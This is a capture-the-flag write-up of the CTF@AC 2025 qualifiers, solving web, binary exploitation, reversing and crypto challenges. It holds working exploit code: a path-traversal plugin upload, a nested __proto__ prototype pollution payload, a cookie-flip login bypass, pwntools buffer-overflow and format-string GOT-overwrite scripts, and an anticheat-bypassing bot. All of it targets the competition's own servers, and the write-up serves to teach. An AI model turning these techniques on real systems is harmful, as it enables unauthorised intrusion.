CTF@AC 2025 Quals

Web 🌐
money
Analysis
The challenge exposes a minimal dashboard that supports third‑party plugins. When we upload a plugin, the platform also lets us download any existing ones (including the official flag.plugin).
Exploit
After downloading flag.plugin, we notice it’s encrypted. The server.py file contains both the key and the function to decrypt it, so we can locally decrypt it using decrypt_file.
KEY = b"SECRET_KEY!123456XXXXXXXXXXXXXXX"

def decrypt_file(input_path, output_path, key):
    with open(input_path, "rb") as f:
        data = f.read()
    iv = data[:16]
    ciphertext = data[16:]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)
    with open(output_path, "wb") as f:
        f.write(plaintext)
The decrypted flag.plugin init.py contains the following code:
import json, sqlite3, pathlib, time, uuid
import os
plugin_dir = pathlib.Path(__file__).resolve().parent
manifest_path = plugin_dir / "plugin_manifest.json"
name, version = "Widget", "1.0.0"
if manifest_path.exists():
    try:
        m = json.loads(manifest_path.read_text())
        name = m.get("name", name)
        version = m.get("version", version)
    except Exception:
        pass


thumb = thumb = f'''<svg xmlns="http://www.w3.org/2000/svg" width="320" height="180">
<rect x="0" y="0" width="320" height="180" fill="#eef"/>
<text x="50%" y="50" dominant-baseline="middle" text-anchor="middle"
      font-size="48" font-family="sans-serif">🚩</text>
<text x="50%" y="110" dominant-baseline="middle" text-anchor="middle"
      font-size="16" font-family="sans-serif" fill="#444">v{version}</text>
</svg>'''
(plugin_dir / "thumbnail.svg").write_text(thumb)

flag = os.getenv("FLAG","You ran this locally and did not set a dummy flag, dummy.")
print("You cannot see this MUHAHAHAHA:" + flag)
In short, init.py prints the flag to stdout when executed. The server executes a plugin’s init.py during upload (/upload). Our idea is to leverage this behavior from another plugin:
- First, we need to discover the server‑side UID of the
flagwidget so we know its directory name. - Then, we have to craft a malicious plugin whose
init.pyuses a relative path traversal (../{uid}/init.py) to execute the flag plugin’sinit.pyviasubprocessand capture stdout. - Finally, write that stdout into
index.html, which the platform renders back to us.
For the exploit to work reliably, use the folder structure below.
Exploit folder structure
.
├── plug
│   ├── icon.png (empty)
│   ├── init.py
│   └── plugin_manifest.json
└── solve.py
Python solution
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os, requests, bs4, subprocess

PORT = 9035
URL = 'http://ctf.ac.upt.ro:' + str(PORT) + '/'

s = requests.Session()

soup = bs4.BeautifulSoup(s.get(URL).text, "html.parser")
img = soup.find("img", alt="Flag")
flag = img["src"].split("/")[2]

print("Flag uid:", flag)

exploit = f"""
import subprocess

result = subprocess.run(['python', '../{flag}/init.py'], capture_output=True, text=True)
with open('index.html', 'w') as f:
    f.write(result.stdout)
"""
with open("plug/init.py", "w") as f:
    f.write(exploit)

subprocess.run(['zip', '-r', '../plug.zip', '.'], check=True, cwd='plug')

KEY = b"SECRET_KEY!123456XXXXXXXXXXXXXXX"

with open("plug.zip", "rb") as f:
    data = f.read()

iv = os.urandom(16)
cipher = AES.new(KEY, AES.MODE_CBC, iv)
ciphertext = cipher.encrypt(pad(data, AES.block_size))

with open("myplugin.plugin", "wb") as f:
    f.write(iv + ciphertext)

s.post(URL + 'upload', files={"file": open("myplugin.plugin", "rb")})

soup = bs4.BeautifulSoup(s.get(URL).text, "html.parser")
img = soup.find("img", alt="My exploit")

widget = img["src"].split("/")[2]

print("Widget uid:", widget)
print(s.get(URL + 'widget/' + widget).text)
Plugin
init.py
import subprocess

result = subprocess.run(['python', '../flag-uid-goes-here/init.py'], capture_output=True, text=True)
with open('index.html', 'w') as f:
    f.write(result.stdout)
plugin_manifest.json
{
  "name": "My exploit",
  "version": "1.0",
  "author": "hecker",
  "icon": "icon.png"
}
Random Gallery
Challenge Recap
Random Gallery is a web challenge based on a simple authentication flaw.
When you visit the site, you’re greeted by a login page, but there’s no option to register—so logging in seems impossible.
By inspecting the browser cookies, you’ll spot a logged_in cookie set to false.
If you manually change this value to true and go to the index page (/), you gain access to the site.
Once inside, explore a bit and you’ll come across a QR code:
Scan the QR code to get the flag
Theme-Generator
Theme-Generator is a web app that allows users to upload and merge JSON presets for customizing themes. The application includes protections against prototype pollution and restricts certain sensitive actions to admin users only.
Prototype pollution is a subtle and dangerous vulnerability that affects JavaScript applications. It occurs when an attacker is able to inject properties into JavaScript’s global object prototype (Object.prototype). Since all objects inherit from this prototype, polluting it can have far-reaching consequences,potentially allowing an attacker to escalate privileges or alter application behavior in unexpected ways.
In this challenge, the developers tried to defend against prototype pollution by blocking any top-level keys named __proto__, prototype, or constructor in incoming JSON data:
for (const k of Object.keys(data)) {
    if (["__proto__", "prototype", "constructor"].includes(k)) {
        return res.status(400).send('blocked');
    }
}
At first glance, this seems like a reasonable defense. However, the check only inspects the top-level keys of the submitted JSON object. If an attacker nests a malicious key deeper inside the object, the filter is bypassed. For example, sending the following payload:
{ "user": { "__proto__": { "isAdmin": true } } }
will sneak the __proto__ property into the object prototype, setting isAdmin to true for all objects. This effectively grants admin privileges to the attacker.
With admin access, it’s then possible to make a request to the /admin/flag endpoint and retrieve the flag. This challenge highlights the importance of deep validation when dealing with user-supplied objects in JavaScript, especially when merging
Binary exploitation 🏴☠️
Sigdance
Code Analysis
The challenge consists of two C files: main.c and plugin.c.
main.c
This file contains the main logic of the program. Its key actions are:
- It sets up signal handlers for
SIGALRMandSIGUSR1. - It uses
setitimerto generateSIGALRMsignals at a regular interval (every 7ms). - It creates a new thread that repeatedly sends
SIGUSR1signals to the main process (every 5ms). - It calls
nanosleepfor 777 milliseconds. - It dynamically loads a shared library
libcore.soand calls a functionverifyfrom it. - The program reads user input and passes it to the
verifyfunction. Ifverifyreturns true, the flag is printed.
plugin.c
This file is compiled into libcore.so and contains the verify function.
#include <stdint.h>

int verify(uint32_t provided, uint32_t ac, uint32_t uc, uint32_t pid) {
  uint32_t token = ((ac << 16) ^ (uc << 8) ^ (pid & 255u));
  return provided == token;
}
The verify function calculates a token based on three values:
ac: The count ofSIGALRMsignals received.uc: The count ofSIGUSR1signals received.pid: The lower 8 bits of the process ID.
To solve the challenge, we need to predict the values of ac and uc and provide the correct token.
The Vulnerability
The core vulnerability lies in the interaction between the nanosleep function and the signals.
The main function calls nanosleep for 777ms. However, it does not check the return value of nanosleep. According to the nanosleep man page, if the sleep is interrupted by a signal, it returns -1 and sets errno to EINTR.
In this program, two different signals are being generated concurrently:
SIGALRMis scheduled to fire every 7ms.- The separate thread sends
SIGUSR1every 5ms.
Since the SIGUSR1 signal arrives first (after 5ms), it interrupts the nanosleep call. The program execution continues immediately without sleeping for the full duration.
Crucially, the line that disables the SIGALRM timer is after the nanosleep call:
setitimer(ITIMER_REAL, &(struct itimerval){0}, NULL);
Because nanosleep is interrupted before the first SIGALRM (7ms) has a chance to fire, the timer is disabled, and the SIGALRM handler is never called.
The program then waits for the SIGUSR1-sending thread to complete its loop, which sends a total of 13 signals.
This means the final counts will always be:
ac = 0uc = 13
The Solution
With the predictable values of ac and uc, we can create a simple program to calculate the required token.
solver.c
// gcc -o solver solver.c

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

int main(int argc, char *argv[]) {
  if (argc != 2) {
    fprintf(stderr, "Usage: %s <pid8>\n", argv[0]);
    return 1;
  }

  uint32_t pid8 = strtoul(argv[1], NULL, 0);
  uint32_t ac = 0;
  uint32_t uc = 13;

  uint32_t token = ((ac << 16) ^ (uc << 8) ^ pid8);

  printf("%u\n", token);

  return 0;
}
solve.py
from pwn import *
import subprocess

r = remote("ctf.ac.upt.ro", 9749)

r.recvuntil(b'= ')
pid = int(r.recvline().strip())
log.info(f"PID: {pid}")

res = subprocess.run(['./solver', str(pid)], check=True, capture_output=True).stdout.decode()

r.sendline(res)
print(r.recvall().decode())
baby-bof
baby-bof is a beginner-friendly pwn challenge that introduces one of the most classic vulnerabilities: Buffer Overflow.
Challenge Overview
The decompiled code (e.g., from IDA) reveals that the executable reads 0x100 bytes into a buffer that is only 64 bytes in size:

This allows us to write past the end of the buffer and overwrite the stack, including the return address. By doing so, we can redirect execution to any function we want—in this case, the win() function.
This technique is commonly called ret2win.
For more details, see this guide.
Exploit
Here’s the exploit script:
from pwn import *

elf = context.binary = ELF('./challenge')
context.terminal = []

if args.REMOTE:
    p = remote('ctf.ac.upt.ro', 9806)
elif args.GDB:
    p = gdb.debug(elf.path, gdbscript='''
        b rww
        c
    ''')
else:
    p = elf.process()

# 64 bytes buffer + 8 bytes saved RBP = 72 bytes to reach return address
payload = b'A' * 72 + p64(elf.symbols.win)
p.sendlineafter(b':\n', payload)
p.interactive()
Explanation:
- The payload overflows the buffer and overwrites the return address with the address of
win(). - The script works locally, with GDB, or remotely.
fini
fini is the first challenging pwn task in this series. Here, we need to exploit a more advanced vulnerability known as a format string bug.
Finding the Vulnerability
The vulnerability is easy to spot if you are familiar with format string bugs.
In the decompiled code (see image below), the program calls printf() without specifying a format string, like %s:

This means user input is passed directly to printf, allowing us to control the format string and leak stack values or write to arbitrary memory.
Additionally, the program provides a feature that lets us write any value to any address—this will be useful for exploitation.
Exploiting the Vulnerability
Since printf is called without a format string, we can send our own format specifiers. For example, sending %p will print a stack address.
If we send a payload like %p.%p.%p.%p.%p.%p.%p.%p., the program will print out several stack addresses in order, separated by dots.
This helps us see the stack layout and find which offset corresponds to interesting values (like the return address or function pointers).
You can increase the number of %p specifiers to print more stack values, or use GDB to inspect the stack and count how many %p are needed to reach a specific value.
By experimenting, we discover that %50$p leaks the address of main.
This allows us to calculate the base address of the binary, even if PIE (Position Independent Executable) is enabled.
Next, we use the program’s write-anywhere feature to overwrite the GOT entry for printf with the address of the win() function.
This way, when printf is called again, it will actually call win() and give us the flag.
Exploit Script
from pwn import *

elf = context.binary = ELF('./challenge')
context.terminal = []

if args.REMOTE:
    p = remote('ctf.ac.upt.ro', 9777)
elif args.GDB:
    p = gdb.debug(elf.path, gdbscript='''
        b main
        c
    ''')
else:
    p = elf.process()

# Leak the address of main using the format string vulnerability
p.sendlineafter(b'?\n', b'%50$p')
p.recvuntil(b', ')
main = int(p.recvline().strip(), 16)
print(f'Main address: {hex(main)}')

# Calculate the PIE base address
elf.address = main - elf.symbols.main
print(f'Base address: {hex(elf.address)}')

# Use the program's feature to overwrite printf@GOT with win()
p.sendlineafter(b'> ', b'1')
p.sendlineafter(b': ', hex(elf.got.printf).encode())
p.sendlineafter(b': ', hex(elf.symbols.win).encode())

# Get the flag!
p.interactive()
Summary
- The vulnerability is a classic format string bug due to an unsafe
printfcall. - We leak the address of
mainto defeat PIE. - We overwrite
printf’s GOT entry with the address ofwin(). - When the program calls
printfagain, it jumps towin()and gives us the flag.
Minecrafty
This challenge shipped a custom Go-based Minecraft server (modified go-mc/server) plus a “hint” file, message.txt, containing a Node.js bot that talks the Minecraft protocol. The objective was to trigger the server to print the flag in chat.
The core idea: the !flag chat command checks your exact XYZ and only returns the real flag if you’re standing at (69420, 69420, 69420). Movement is rate-limited, but not enough to stop a bot from walking there in small hops.
What’s interesting in the server
1. The chat command gate
In server/game/chat.go, the server inspects incoming chat. When the message is !flag, it reads the player’s current Position and compares it to (69420, 69420, 69420). If you’re not there, it taunts you with a decoy:
switch string(message) {
case "!flag":
    x := int32(player.Position[0])
    y := int32(player.Position[1])
    z := int32(player.Position[2])

    if x != 69420 || y != 69420 || z != 69420 {
        c.SendPlayerChat(
            player.UUID, 0, signature,
            &sign.PackedMessageBody{
                PlainMsg: fmt.Sprintf(
                    "ctf{try_harder}  Your Position: %d %d %d  Expected Position: 69420 69420 69420",
                    x, y, z),
                Timestamp: timestamp, Salt: int64(salt),
                LastSeen: []sign.PackedSignature{},
            },
            nil, &sign.FilterMask{Type: 0}, &chatType,
        )
    } else {
        c.SendPlayerChat(
            player.UUID, 0, signature,
            &sign.PackedMessageBody{
                PlainMsg: "ctf{redacted}",
                Timestamp: timestamp, Salt: int64(salt),
                LastSeen: []sign.PackedSignature{},
            },
            nil, &sign.FilterMask{Type: 0}, &chatType,
        )
    }
2. The anticheat threshold
In server/world/tick.go, the server checks how far you moved between updates. If a single step is over 100 blocks, it teleports you back (classic “moved too quickly” behavior). Anything ≤ 100 is accepted:
delta := [...]float64{
    inputs.Position[0] - p.Position[0],
    inputs.Position[1] - p.Position[1],
    inputs.Position[2] - p.Position[2],
}
distance := math.Sqrt(delta[0]*delta[0] + delta[1]*delta[1] + delta[2]*delta[2])
if distance > 100 {
    teleportID := c.SendPlayerPosition(p.Position, p.Rotation)
    p.teleport = &TeleportRequest{ ID: teleportID, Position: p.Position, Rotation: p.Rotation }
} else if inputs.Position.IsValid() {
    p.pos0 = inputs.Position
    p.rot0 = inputs.Rotation
    p.OnGround = inputs.OnGround
}
3. Offline mode
The included server/config.toml enables offline logins:
online-mode = false
enforce-secure-profile = false
listen-address = "0.0.0.0:25565"
That’s why a plain protocol bot can connect with auth: 'offline'.
Solution
Given the above, solving reduces to:
- Connect in offline mode to the server.
- Walk to
(69420, 69420, 69420)using hops ≤ 100 blocks per update so the server accepts our position. - Send
!flagand capture any chat message containingctf{.
The provided message.txt already gives a working Node exploit using mineflayer and vec3 that does exactly this: it connects offline, steps toward the target with a per-step cap (conservative 50 ≤ 100), then sends !flag and prints any chat containing ctf{.
Minimal usage (from the exploit header):
npm i mineflayer vec3
node exploit_flag.js --host <SERVER_IP> --port 25565 --name Flaggy
Key ideas in the bot:
- Bounded steps to bypass the >100 anti-cheat:
const MAX_STEP = 50
function stepTowards(cur, dst, maxStep) {
  const dx = dst.x - cur.x, dy = dst.y - cur.y, dz = dst.z - cur.z
  const dist = Math.hypot(dx, dy, dz)
  if (dist === 0) return cur
  if (dist <= maxStep) return dst
  const s = maxStep / dist
  return new Vec3(cur.x + dx*s, cur.y + dy*s, cur.z + dz*s)
}
- Raw position packets every ~200 ms so the server updates your position without pathfinding.
- On arrival, send
!flagand grep chat forctf{.
Once positioned exactly at (69420, 69420, 69420), the server’s !flag handler takes the else branch and replies with the real flag in chat.
#!/usr/bin/env node
const mineflayer = require('mineflayer')
const { Vec3 } = require('vec3')

function parseArgs () {
  const args = { host: '127.0.0.1', port: 25565, name: 'Flaggy', version: '1.19.4' }
  for (let i = 2; i < process.argv.length; i++) {
    const a = process.argv[i]
    if (a === '--host') args.host = process.argv[++i]
    else if (a === '--port') args.port = parseInt(process.argv[++i], 10)
    else if (a === '--name') args.name = process.argv[++i]
    else if (a === '--version') args.version = process.argv[++i]
  }
  return args
}

const TARGET = new Vec3(69420, 69420, 69420)
const MAX_STEP = 50 // be conservative: strictly under server's >100 check

function stepTowards (cur, dst, maxStep) {
  const dx = dst.x - cur.x
  const dy = dst.y - cur.y
  const dz = dst.z - cur.z
  const dist = Math.sqrt(dx * dx + dy * dy + dz * dz)
  if (dist === 0) return cur
  if (dist <= maxStep) return new Vec3(dst.x, dst.y, dst.z)
  const s = maxStep / dist
  return new Vec3(cur.x + dx * s, cur.y + dy * s, cur.z + dz * s)
}

async function main () {
  const { host, port, name, version } = parseArgs()
  console.log('[INIT] Config:', { host, port, name, version })
  const createOpts = { host, port, username: name, auth: 'offline' }
  if (version && version.toLowerCase() !== 'auto') createOpts.version = version
  else console.log('[INIT] Version: auto')
  const bot = mineflayer.createBot(createOpts)

  bot.once('login', () => {
    console.log('[STATE] Logged in, waiting for spawn...')
  })
  bot.once('kicked', (reason) => {
    console.error('[STATE] Kicked:', reason?.toString?.() || reason)
  })
  bot.once('error', (err) => {
    console.error('[STATE] Error:', err)
  })
  bot.once('end', () => {
    console.log('[STATE] Disconnected')
  })

  bot.on('message', (cm) => {
    try {
      const s = cm.toString()
      console.log('[CHAT]', s)
      if (s.includes('ctf{')) {
        console.log(s)
        bot.end()
        process.exit(0)
      }
    } catch (_) {}
  })

  let movementStarted = false
  let movementState = null
  let teleportReady = true
  function startMovement (reason) {
    if (movementStarted) return
    movementStarted = true
    const start = bot.entity.position.clone()
    console.log(`[STATE] Starting movement (${reason}) at`, {
      x: start.x.toFixed(2), y: start.y.toFixed(2), z: start.z.toFixed(2)
    })

    if (bot.creative && bot.creative.startFlying) {
      try { bot.creative.startFlying(); console.log('[ACTION] Start flying') } catch (_) {}
    }

    let cur = start
    let moving = true
    let stepCount = 0
    const interval = 200
    const dist = (a, b) => Math.sqrt((a.x - b.x) ** 2 + (a.y - b.y) ** 2 + (a.z - b.z) ** 2)
    console.log('[MOVE] Target:', { x: TARGET.x, y: TARGET.y, z: TARGET.z })
    console.log('[MOVE] Initial distance:', dist(cur, TARGET).toFixed(2), 'blocks')

    movementState = { cur, moving, stepCount, interval }

    const timer = setInterval(() => {
      if (!movementState.moving) return
      const next = stepTowards(movementState.cur, TARGET, MAX_STEP)
      const stepLen = dist(movementState.cur, next)
      const remainBefore = dist(movementState.cur, TARGET)
      movementState.cur = next
      movementState.stepCount++
      console.log(`[MOVE] step ${movementState.stepCount} -> (${next.x.toFixed(2)}, ${next.y.toFixed(2)}, ${next.z.toFixed(2)}) ` +
                  `(step=${stepLen.toFixed(2)} rem=${Math.max(0, remainBefore - stepLen).toFixed(2)})`)
      try {
        bot._client.write('position', { x: next.x, y: next.y, z: next.z, onGround: true })
      } catch (e1) {
        try {
          bot._client.write('position_look', { x: next.x, y: next.y, z: next.z, yaw: 0, pitch: 0, onGround: true })
        } catch (e2) {
          console.error('[NET] Move send failed:', e2?.message || e2)
        }
      }

      if (next.equals(TARGET)) {
        movementState.moving = false
        clearInterval(timer)
        console.log('[MOVE] Arrived at target. Requesting flag...')
        setTimeout(() => {
          console.log('[CHAT] >> !flag')
          bot.chat('!flag')
        }, 500)
      }
    }, interval)
  }

  bot.once('spawn', () => startMovement('spawn'))

  bot.once('login', () => {
    setTimeout(() => {
      if (!movementStarted) {
        console.log('[WARN] Spawn not seen after 5s; starting anyway...')
        startMovement('timeout')
      }
    }, 5000)
  })

  let debugCount = 0
  bot._client.on('packet', (data, meta) => {
    if (debugCount < 10) {
      console.log('[PKT]', meta.name)
      debugCount++
    }
    if (meta.name === 'player_position_and_look' || meta.name === 'position' || meta.name === 'position_look' || meta.name === 'player_position') {
      const hasTeleportId = typeof data.teleportId === 'number'
      if (hasTeleportId) {
        try {
          bot._client.write('teleport_confirm', { teleportId: data.teleportId })
          console.log('[NET] Confirmed teleport id', data.teleportId)
        } catch (e) {
          console.log('[NET] Teleport confirm write failed:', e?.message || e)
        }
        teleportReady = true
      }
      const hasXYZ = typeof data.x === 'number' && typeof data.y === 'number' && typeof data.z === 'number'
      if (hasXYZ && movementState) {
        movementState.cur = new Vec3(data.x, data.y, data.z)
        console.log('[SYNC] Cur pos updated from server packet')
      }
      if (!movementStarted) startMovement('server-position')
    }
  })
}

main().catch((e) => {
  console.error(e)
  process.exit(1)
})
Reverse engineering ⚙️
Pythonese
This challenge gave a raw Python bytecode dump and asked us to recover the flag produced at runtime.
At first glance, the file imports a lot of modules (hashlib, base64, marshal, asyncio, etc.) and fills __doc__/__annotations__ with random Base64 to create noise. There’s also an anti-RE check that looks for reverse-engineering modules and debuggers. We ignored those parts and focused on the control flow.
After mapping functions (f0...f16), we saw that the entrypoint (f16) reads an input string i, builds a small “VM” (via compile + marshal) that exposes a run(...) function, and then prints the return value of run(...). The crucial piece is how that run is constructed in f15: it wraps a constant string r built by f13, so the printed flag is entirely determined by f13.
Inside f13 we found two integers derived from the input:
k1 = int(i[:4])k2 = int(i[4:6])
A nested helper (fvdy) then decodes several integer arrays (labeled conceptually as a, b, c, d, e, f, g, h, i) into characters using this per-element transformation:
ch = chr( (((v >> 1) + k2) ^ (k1 & 0xFF)) & 0xFF )
Once each array is decoded, f13 assembles the final string r as:
- the decoded
a(used as a prefix), - the other parts reordered by a fixed permutation
P = (3, 6, 1, 7, 0, 5, 2, 4), and - a single-character suffix.
To solve it, we enforced the natural prefix a == "CTF{" and solved the resulting linear congruences (mod 256) across the first few characters of a. This pins down:
k1 ≡ 81 (mod 256)(any 4-digitk1that ends up81modulo 256 works, e.g.,1105)k2 = 83
With k1, k2 fixed, decoding and assembling a + permuted_rest + suffix yields the full flag string. Any input whose first 6 digits satisfy those constraints makes the program print the flag (e.g., 110583... the remaining digits don’t matter).
Flag
CTF{2944cec0c0f401a5fa538933a2f6210c279fbfc8548ca8ab912b493d03d2f5bf}
Ironevil
The challenge
The binary provided in the challenge, named ironveil, is an ELF 64-bit PIE executable built for Linux and linked against a NixOS loader. Because the interpreter path in the binary points to a non-standard location, it cannot run directly on a typical system. This is why invoking it from the shell results in the error “cannot execute: required file not found.” In practice, the solution is to manually specify the system’s own loader, usually /lib64/ld-linux-x86-64.so.2, in order to run the program.
The decompiled code shows that before any encryption takes place, the program spends considerable effort on initialization. It sets up signal handlers, performs poll checks on file descriptors, and interacts with /dev/null. It also queries thread attributes such as stack address and size, and aligns them carefully. These routines are typical of binaries hardened against debugging or sandbox analysis. However, once initialization completes, the logic converges on a relatively simple behavior: it expects a single file as input and produces an encrypted output with a .encrypted suffix.
The encryption routine is based on a custom virtual machine. This VM interprets thirty-two opcodes to derive a keystream of bytes. The keystream is then applied to the input file through a byte-by-byte XOR operation. Every plaintext byte is combined with the corresponding keystream byte, and the result is written to disk. The crucial detail is that the VM is deterministic: the same binary always produces the same keystream. There is no random seed, nonce, or per-file variation. This means the transformation is simply ciphertext = plaintext ⊕ key. Applying the transformation twice with the same key cancels it out, because (P ⊕ K) ⊕ K = P.
Solution
The challenge gave us only the binary and an already encrypted file named flag.txt.encrypted. The intended solution might have been to reverse the VM, study its thirty-two instructions, and regenerate the keystream in order to manually decrypt the ciphertext. However, the determinism of the algorithm offered a much simpler path. By feeding the already encrypted file back into the program, the same keystream was applied again. As a result, the double encryption inverted itself and produced the original plaintext.
Running the binary through the system loader with the encrypted flag as input created a new file named flag.txt.encrypted.encrypted. Opening this file immediately revealed the flag in cleartext at the beginning of the file. The remainder of the file contained garbage, which is consistent with the XOR operation continuing past the flag content into unused or irrelevant data. But the presence of the complete flag string at the start was enough to solve the challenge.
Final notes
The security weakness here is exactly the reuse of a static keystream. In real cryptography, stream ciphers are only secure when each encryption uses a unique nonce or initialization vector, ensuring that the keystream never repeats. Without that safeguard, the cipher degenerates into a vulnerable “many-time pad,” where multiple uses of the same keystream inevitably leak information. In this case, the leakage was so severe that a simple double invocation of the binary inverted the transformation and exposed the plaintext flag directly.
The challenge therefore could be solved in seconds without understanding the virtual machine at all, simply by re-encrypting the provided ciphertext. The unintended but valid outcome was the recovery of the flag:
Pixel Gate
This challenge shipped with a stripped Go binary (challenge) and a helper script gen.py. The binary expects a very specifically crafted PNG file and prints its contents only if all internal validations succeed. By reversing the RISC-V64 Go build we found a deliberately narrow, hand-rolled PNG parser whose constraints are mirrored exactly by the generator script.
The algorithm
The file must begin with the standard 8-byte PNG signature. Immediately following, an IHDR chunk is required whose 13-byte payload encodes width 1337, height 1, bit depth 8 and color type 2 (truecolor) while compression, filter and interlace bytes are all zero. (The code path tolerated color type 6 as an alternative, yet the provided script sticks to 2, keeping things simpler.) Every chunk undergoes a normal PNG CRC32 verification computed over the concatenation of its 4-byte type and data. After IHDR, the program expects a tEXt chunk whose data splits on the first NUL: a 15‑byte key followed by a 17‑byte value. These bytes are compared verbatim against embedded constants: key 6ee494848e978ea and value d50bc687e6e14f8f8. A custom ancillary chunk named raRE must also appear, carrying an 18‑byte payload equal (as raw ASCII, not decoded) to 2b6b2c6ba2912d219d. At least one IDAT chunk is required but its contents are never decompressed; an empty data field is accepted because only its presence and CRC are considered. Finally an IEND chunk must terminate the stream. Internally the parser maintains flags for signature validity, successful IHDR, matching text key/value, correct raRE payload, having seen one or more IDAT chunks, and encountering IEND. Only if all become true does the program reopen the file and dump its raw bytes to stdout.
Solution
Reconstructing a passing file therefore reduces to a linear assembly: emit the PNG signature, construct the exact IHDR, forge the tEXt bytes as key + NUL + value, append the fixed raRE payload, include an empty IDAT, and close with IEND, ensuring each chunk’s crc32(type||data) matches the stored checksum. The order used by the helper—IHDR → tEXt → raRE → IDAT → IEND—satisfies all dependencies and keeps the image minimal.
The helper gen.py automates these steps and writes pass.png:
Python PNG generator
import struct, zlib

def chunk(typ: str, data: bytes = b"") -> bytes:
    typb = typ.encode("ascii")
    crc = zlib.crc32(typb + data) & 0xFFFFFFFF
    return struct.pack(">I", len(data)) + typb + data + struct.pack(">I", crc)

def build_png() -> bytes:
    sig = b"\x89PNG\r\n\x1a\n"
    ihdr = struct.pack(">IIBBBBB", 1337, 1, 8, 2, 0, 0, 0)
    text_key = b"6ee494848e978ea"
    text_val = b"d50bc687e6e14f8f8"
    text_data = text_key + b"\x00" + text_val
    rare_data = b"2b6b2c6ba2912d219d"
    idat_data = b""  # empty accepted
    return b"".join([
        sig,
        chunk("IHDR", ihdr),
        chunk("tEXt", text_data),
        chunk("raRE", rare_data),
        chunk("IDAT", idat_data),
        chunk("IEND", b""),
    ])

if __name__ == "__main__":
    data = build_png()
    with open("pass.png", "wb") as f:
        f.write(data)
    print(f"Wrote pass.png ({len(data)} bytes)")
Final notes
The strings that resemble hexadecimal are never interpreted—comparison occurs over their literal ASCII bytes. Allowing color type 6 would not add value here, so color type 2 keeps palette and alpha concerns away. Because no decompression takes place, an empty IDAT suffices. Any deviation—incorrect length, altered constant, missing chunk, or CRC mismatch—causes an early abort before output. The result is a deliberately tiny, deterministic PNG acting as a gate token.
Cryptography 🔑
Repeated RSA
Challenge Recap
We’re given three RSA moduli (n1, n2, n3), all using the same exponent e = 65537. The ciphertext is the result of encrypting the message three times in a row, each time with a different modulus:
c = (((m^e mod n1)^e mod n2)^e mod n3)
At first glance, this seems secure, but if the moduli share factors, it’s game over.
Solution Outline
The trick is to compute gcd(n1, n2), gcd(n1, n3), and gcd(n2, n3). If any two moduli share a prime, we can factor all three. Once factored, we build the private keys and decrypt in reverse order: first with n3, then n2, then n1.
Flag
After running the script below, we get:
ctf{3c1315f63d550570a690f693554647b7763c3acbc806ae846ce8d25b5f364d10}
Script
from math import gcd
from Crypto.Util.number import long_to_bytes, inverse

# Challenge values
c = 2229410785527946317635364774835292537483430453984495968574494831489047511519958312643881040641578057858931772803087607196012820296369991164107190948310356463417861035390638326851534142542103526375383172540030343927746771738799447167088443458066616851627575911524859083341172154834543040819704989345198246040617497799700950352682267005468487799262768129094123040337376295511924024484544629539421615022888720629965699207349794944046966222571007666851195733165359026061537015238737950972546865047312074247990897947567884264249056289574648161671615170915053555370841724466794474851165471362350494797978194583192518797381

n1 = 13852404208507408802969880487839186284776154658591414025042810686360400013127774847502340273305623845274604456776137166609277405684272007689391356639812356940155331180589738056370147100521557117036516708000178035092048663373455750305534323237059838602263431659551056045872580098364916417474039437912346894641330241402004752256659954856461727024372071766854017300857517546611231762952091418981114953473216240892822633582203036320527992573432136583591014349994351427032781965145608630820018051050230075720564731871368372231470262203086280844504502775043017498384280801239614982205079609753900100398376733169246631316697
n2 = 15748152637796365368137797706527996298608215337890456927269038427926846674691875943720267244971370381141809968407326275871803323803581747080314261544332485943731368852655067850896471516625029143112165627812077473064608440710660175236759248240948340814185051448703647632058286116397397691070755741060583490520669070244688435237540855552495653539878452018167471132051693278659684051653781709747003764842364559170399285523872122266225774567096641020505614377038167072257628092601965141968408685390940655538238777830526254664009592049149365322701602030688998803373578751050513395088465372935837841398695709538326833988663
n3 = 10350896177175682007511598805028847600137957487117302062774813138763351873593461980448507272975998922468304798492231343207761721052707925786605782262384443768443219123262577713511594839594866845184827842152808031728489381010507440385762073119185629148978446717167630278423961814139187655047721925334093648039612144978295204796441976465669226134091497180200823086476742877790199362529738446378742848779718268504162670333572717406001792954174770141580935396469598959195786473885584655334451105910342984708040600874391592823123912819842735773171990927274721245258273810346405096613207897653796787022916757597225522651119
e = 65537

# Factorization
p = gcd(n1, n2)
q1 = n1 // p
q2 = n2 // p
r = gcd(n1, n3)
q3 = n3 // r

# Private exponents
phi1 = (p-1)*(q1-1)
phi2 = (p-1)*(q2-1)
phi3 = (r-1)*(q3-1)
d1 = inverse(e, phi1)
d2 = inverse(e, phi2)
d3 = inverse(e, phi3)

# Decrypt in reverse
step2 = pow(c, d3, n3)
step1 = pow(step2, d2, n2)
m = pow(step1, d1, n1)

# Convert to bytes
flag = long_to_bytes(m)
print(flag.decode())
SSS
This challenge ships three big hex blobs named P1, P2, and P3:
P1="8010ba0d6ed3..."P2="80264e325aa0..."P3="8036f43f3473..."
The description (“Shamir will be proud”) screams Shamir’s Secret Sharing (SSS). With three attachments and no other parameters given, the most natural setup is a 3-of-3 scheme over GF($2^8$) (the byte field) where we’re meant to reconstruct the secret.
What the attachments are
Each P* is a hex-encoded share. Before doing any math it helps to peek at basic structure:
- All three start with
0x80followed by one varying byte (0x10,0x26,0x36respectively). - After those first 2 bytes, the remaining bytes in each blob have the same length.
That strongly suggests a tiny 2-byte header/metadata (common in homegrown or library share formats, e.g., a tag/version and/or index), followed by the actual share payload (the y-values of a Shamir point). We don’t need the metadata to reconstruct the secret, so we can safely drop those two bytes from each blob and work on the aligned bodies.
The key idea
Shamir’s reconstruction at $x=0$ uses Lagrange interpolation. If the three shares are at $x\in{1,2,3}$ (a very common choice), then in characteristic 2 fields (like GF(2⁸)), the Lagrange coefficients at $x=0$ come out to 1, 1, 1:
$$ \lambda_1=\frac{(0-2)(0-3)}{(1-2)(1-3)}=\frac{(2)(3)}{(3)(2)}=1,\quad \lambda_2=\frac{(0-1)(0-3)}{(2-1)(2-3)}=\frac{(1)(3)}{(1)(3)}=1,\quad \lambda_3=\frac{(0-1)(0-2)}{(3-1)(3-2)}=\frac{(1)(2)}{(2)(1)}=1. $$In characteristic 2, addition is XOR. So the secret at $x=0$ is simply the bytewise XOR of the three share payloads:
